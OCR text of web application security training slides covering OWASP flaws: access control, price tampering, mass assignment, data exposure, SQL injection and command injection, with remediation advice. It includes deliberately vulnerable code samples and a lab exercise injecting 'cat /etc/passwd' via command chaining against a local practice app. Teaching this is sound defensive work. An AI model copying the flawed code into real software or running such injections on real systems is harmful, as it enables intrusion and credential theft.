
MFLAC in an application

- What directories exist in the Task Manager?
- Are there any others that might be interesting?
- Use Burp Intruder to search for directories.
  - /images/
  - /WEB-INF/
  - /test/
  - /setup/
  - /admin/

MFLAC – Remediation

- Remediation techniques:
  - *Ensure every controller, function and/or endpoint enforces proper access controls.
- Document all roles and permissions as they relate to functionality within the application.
  - Requires custom code to apply these access controls to the various controllers, functions and endpoints.
  - Functional access control is always more important than interface access control.
- Always permit access based on the owner of the requesting session.
  - if session.user.is_admin(): return admin_view

Business Logic




Business Logic Flaws

- Is it possible to bypass steps?
  - Process validation
- Where are decisions made?
- Especially when dealing with authorization decisions.
- Or pricing.


Business Logic

- $109.95 is too much, right?



Body	ShipFee1	o1k4r9pz05Y=
Body	Quantity2	1
Body	ID2	I00052I52
Body	Name2	Individual Season Passport (1, 2, or 3)
Body	Process2	SEA
Body	Price2	XTRXgNH+CME=
Body	Taxable2	vk2mTIDAbos=
Body	ProcFee2	DAjyQIw7MK0=
Body	ShipFee1	o1k4r9pz05Y=
Body	Quantity2	1
Body	ID2	I00052I52
Body	Name2	Individual Season Passport (1, 2, or 3)
Body	Process2	SEA
Body	Price2	o1k4r9pz05Y%3D
Body	Taxable2	vk2mTIDAbos=
Body	ProcFee2	DAjyQIw7MK0=
Body	ShipFee2	o1k4r9pz05Y=
Body	Quantity3	0
Body	ID3	I00053I53

Business Logic



Mass Assignment

- AKA Data-Binding Attacks
- Active-record pattern abuse
- Add parameters to request to modify data

Mass Assignment

```
<form action="/register" method="post">
    <div class="form-group">
        <label for="username">Username</label>
        <input name="username" type="text" class="form-control" id="username" placehol
    </div>
    <div class="form-group">
        <label for="email">Email</label>
        <input name="email" type="text" class="form-control" id="email" placeholder="E
    </div>
    <input type=hidden name=role value="user"></input>
    <div class="form-group">
        <label for="password">Password</label>
        <input name="password" type="password" class="form-control" id="password" plac
    </div>
    <div id="csrf"></div>
    <button type="submit" class="btn btn-default">Submit</button>
</form>
```

```
33 var userSchema = mongoose.Schema({
34     username: {
35         type: String,
36         required: true,
37         unique: true
38     },
39     email: {
40         type: String,
41         required: true,
42         unique: true
43     },
44     password: {
45         type: String,
46         required: true
47     },
48     hashDigest: {
49         type: String,
50         required: true
51     },
52     workFactor: {
53         type: Number,
54         required: false
55     },
56     role:{
57         type: String,
58         required: true,
59         unique: true
60     }
61 });
```

```
exports.register = function(req, res, next) {
    var user = new User(req.body);
    if (config.hashDigest.toLowerCase() === 'bcrypt') {
        user.hashDigest = 'bcrypt';
    }
    if (config.hashDigest.toLowerCase() === 'md5') {
        user.hashDigest = 'md5';
    }
    validEmail = validateEmailFormat(user.email);
    if (!validEmail) {
        return res.redirect('/#register');
    }
    console.log(user);
    user.save(function(err) {
        if (err) {
            console.log('Error in Saving user: ' + err);
            return res.redirect('/#register');
        }
        console.log('User Registration succesful');
        return res.redirect('/#login');
    });
};
```

Mass Assignment

- Mitigation
  - Don’t trust user input
  - Only save/store expected parameters

Vulnerability Identification

Auditing

Sensitive Data Exposure

OWASP A3

Browser Storage

- Browsers store data in a variety of ways:
  - Autocomplete
  - Database
    - localStorage, Web SQL, IndexedDB
  - Cache (as previously discussed)
- Autocomplete is no longer required on password fields in modern browsers.
  - What about social security numbers, credit card numbers, account numbers, PII, etc. placed in text fields?
- Data storage obeys same origin policy, but the data still persists on the file system.
- Remediation techniques:
  - Explicitly disable autocomplete for all sensitive fields.
  - Carefully manage database storage.

Sensitive Data Exposure

- Categories of data include credentials, PII, financial and healthcare information, etc.
- Includes data in transit and at rest.
- In transit considerations:
  - Transport Layer Security
  - Caching
- At rest considerations:
  - Internal threats
  - Password storage
  - Browser storage
  - HTML COMMENTS `<!– This is still visible –>`

Caching

- A mechanism to speed up the browsing experience of the internet, but at the cost of privacy and security.
- Can result in the disclosure of the full request and/or response via:
  - Intermediate proxies
  - Server logs
  - Browser cache
- Remediation techniques:
  - Use TLS everywhere.
  - Don't send sensitive information (tokens) in the URL.
    - Use headers instead, if possible.
  - Implement cache control headers on pages containing sensitive information.

Sensitive Data Exposure

- How much of VTM is being stored by your browser?

- `about:cache`

Caching – Headers

- Cache-Control: private, no-cache, no-store, max-age=0
  - HTTP 1.1 request and response header.
  - Prevents proxies from caching the response, forces validation with the origin server, and prevents the retention of sensitive information.
- Expires: 0
  - HTTP 1.0 response header.
  - Tells the caching mechanism when the cache entry expires. Any time in the past causes the caching mechanism to remove the entry.
  - Any value not in a valid date format is considered to be in the past, e.g. 0.
- Pragma: no-cache
  - HTTP 1.0 request header, but Firefox supports both ways.
  - Interpreted as cache-control: no-cache.
- Include them all for backwards compatibility.

HTTP Response Headers

- Server, X-Powered-By, custom, etc.
- Disclose underlying technologies and allow for fingerprinting.
  - Allows an attacker to focus on a specific technology.
  - Opens the door for exploitation of outdated software.
- Remediation techniques:
  - Leverage framework configurations, web server configurations, or system registry to disable headers.
    - Generally, Server and X-Powered-By.
    - Framework specific headers too.
    - Any headers that reveal information about the application.

Internal Threats

- Exposing too much information to internal personnel can pose significant risk.
  - Personnel turnover
  - Disgruntled employees
  - Compromise of employee systems
- Things to consider for developers and administrators:
  - Sensitive configuration values in the code repositories.
  - The security of data and application backups.
  - Credentials and keys hard hard coded in the source.
  - PII stored in databases in plain text.
  - Information stored in proxies and web server logs.

Internal Threats

- Remediation techniques:
  - Apply the classic principal of need-to-know.
  - Use test configuration values for development environments.
  - Store sensitive values in environment variables or a secure key store.
  - Securely protect sensitive data in databases.
    - Encrypt the database or encrypt values in the database.
  - Maintain a proper chain of custody and security for backups.
  - Implement restrictive cache controls.
  - *Rotate all disclosed keys.
- This is not easy to accomplish and is rarely done to standard.

Query String Parameters

- Parameters included in the URL of a request.
  - Usually GET, but can also exist in POST requests.
- URLs persists in many places.
  - Intermediate proxies
  - Server logs
  - Server status pages
  - Browser cache
  - Bookmarks
  - Referer headers (Cross-domain leakage)
  - Third Party Analytics
  - Copy/Paste/Share
- Remediation techniques:
  - *Use POST payloads to submit sensitive parameters.

Insufficient Logging & Monitoring

OWASP A10

Insufficient Logging & Monitoring

- Lack of logging around authentication events
- Logs stored in insecure locations
- Messages are unclear or inadequate
- No monitoring of application logs
- Logging events accessible to users (A3)

Insufficient Logging & Monitoring

```
[ec2-user@ip-172-31-21-192 tm]$ tail mysite.log
Traceback (most recent call last):
  File "/usr/local/lib/python2.7/site-packages/django/template/base.py", line
    (bit, current))  # missing attribute
VariableDoesNotExist: Failed lookup for key [failed_login] in u'[{\'False\':
n\': <SimpleLazyObject: <function _get_val at 0x7f19fe5faaa0>>, \'user\': <Si
User object at 0x7f19fe602e90>>, \'perms\': <django.contrib.auth.context_proc
LT_MESSAGE_LEVELS\': {\'DEBUG\': 10, \'INFO\': 20, \'WARNING\': 30, \'SUCCESS
.messages.storage.cookie.CookieStorage object at 0x7f19fe60df90>, u\'request\
Manager/\'>}, {}, {\'block\': <Block Node: content. Contents: [<TextNode: u\'
ode object at 0x7f19fe6023d0>, <TextNode: u\'\\n        \'>, <IfNode>, <TextN
n          <div class="c\'>, <django.template.defaulttags.CsrfTokenNode objec
        <\'>]>}]'
[30/Jan/2018 03:26:44] DEBUG [django.template:925] Exception while resolving
login.html'.
Traceback (most recent call last):
  File "/usr/local/lib/python2.7/site-packages/django/template/base.py", line
    (bit, current))  # missing attribute
VariableDoesNotExist: Failed lookup for key [invalid_username] in u'[{\'False
token\': <SimpleLazyObject: <function _get_val at 0x7f19fe5faaa0>>, \'user\':
mousUser object at 0x7f19fe602e90>>, \'perms\': <django.contrib.auth.context_
EFAULT_MESSAGE_LEVELS\': {\'DEBUG\': 10, \'INFO\': 20, \'WARNING\': 30, \'SUC
trib.messages.storage.cookie.CookieStorage object at 0x7f19fe60df90>, u\'requ
```

Vulnerability Identification

Input Validation

Injection


OWASP A1

Injection

SQL Injection (SQLi)

- Ability to influence the structure of a SQL database query through the unsafe inclusion of user input.
  - `query("SELECT * FROM users WHERE username='" + input)`
- Provides access to the database at the permission level of the application's configured database user.
- Different databases provide different ways to manipulate and use the database.
  - Filesystem access: read and write files
  - Operating system access: run commands
- Query intent dictates the CRUD impact.
  - Create = INSERT
  - Read = SELECT
  - Update = UPDATE
  - Delete = DELETE

SQL Injection



SQLi – Techniques

- Classic (In-band):
  - Error-based
  - UNION-based
- Blind (Inferential):
  - Boolean-based
  - Time-based
- Out-of-band:
  - Leverages specific database functionality (e.g. DNS, HTTP, SMTP, etc.) to determine the result of boolean evaluations

SQLI in Code

- Spot the bug - Java

```
@RequestMapping(value = "/payment/list-received/{id}", method = RequestMethod.GET)
public String listReceivedPayments(@PathVariable String id, Model model) {

    Query q = em.createNativeQuery("select * from Payments p where p.receiver = " + id, Payment.class);
    @SuppressWarnings("unchecked")
    List<Payment> payments = q.getResultList();

    if (payments.size() == 0) {
        model.addAttribute("info", "User has not received any payments!");
    }
    model.addAttribute("payments", payments);
    return "payment/list-received";
}
```

SQLI in Code

- Spot the bug - Python

```
if request.method == 'POST':
    t_email = request.POST.get('email')

    try:
        result = User.objects.raw("SELECT * FROM auth_user where email = '%s'" % t_email)

        if len(list(result)) > 0:
            result_user = result[0]
            # Generate secure random 6 digit number
            res = ""
            nums = [x for x in os.urandom(6)]
            for x in nums:
```

Activity

- Exploit SQLi
  - Vulnerabilities exist in both the project_details and forgot_password pages.
  - Utilizing Burp, access the vulnerable endpoints.
  - Use Repeater to build out a payload to exploit the issue.

SQLi – Remediation

- Remediation techniques:
  - Validate input.
  - Escape for the specific database.
  - *Use prepared statements or parameterized queries.
- Object-Relational Mappers (ORM) usually do this for you.
- Extremely easy to fix, even when using raw queries.
- Parameterized queries may not work in all cases.
  - Dynamic identifiers such as table or column names.
- Myth: Stored procedures prevent SQL injection.

Command Injection (OSCI)

- Commonly referred to as Operating System Command Injection (OSCI).
- Ability to influence execution of a shell command through the unsafe inclusion of user input.
  - `shell("command arg1 " + input)`
- Provides remote control of the underlying operating system at the permission level of web/application server user.
- Operating systems provide different ways to chain commands.

OSCI in Code

- Spot the bug

```
def tm_settings(request):
    settings_list = request.META
    return render(request, 'taskManager/settings.html', {'settings': settings_list})

@csrf_exempt
def ping(request):

    data = ""
    if request.method == 'POST':
        ip = request.POST.get('ip')
        cmd = "ping -c 5 %s" % ip
        data = commands.getoutput(cmd)

    return render(request, 'taskManager/ping.html', {'data': data})
~
```

OSCI – Techniques

- Common ways to chain commands:
  - command1; command2
  - command1 & command2
  - command1 && command2
  - command1 | command2
  - command1 || command2
- Less common ways to chain commands:
  - Command substitution
    - command1 `command2`
    - command1 $(commmand2)
  - command1
    command2

Activity

- Exploit http://127.0.0.1:8000/taskManager/ping
  - Common commands:
    - `cat /etc/passwd`
    - `ls`
    - `id`

OSCI – Remediation

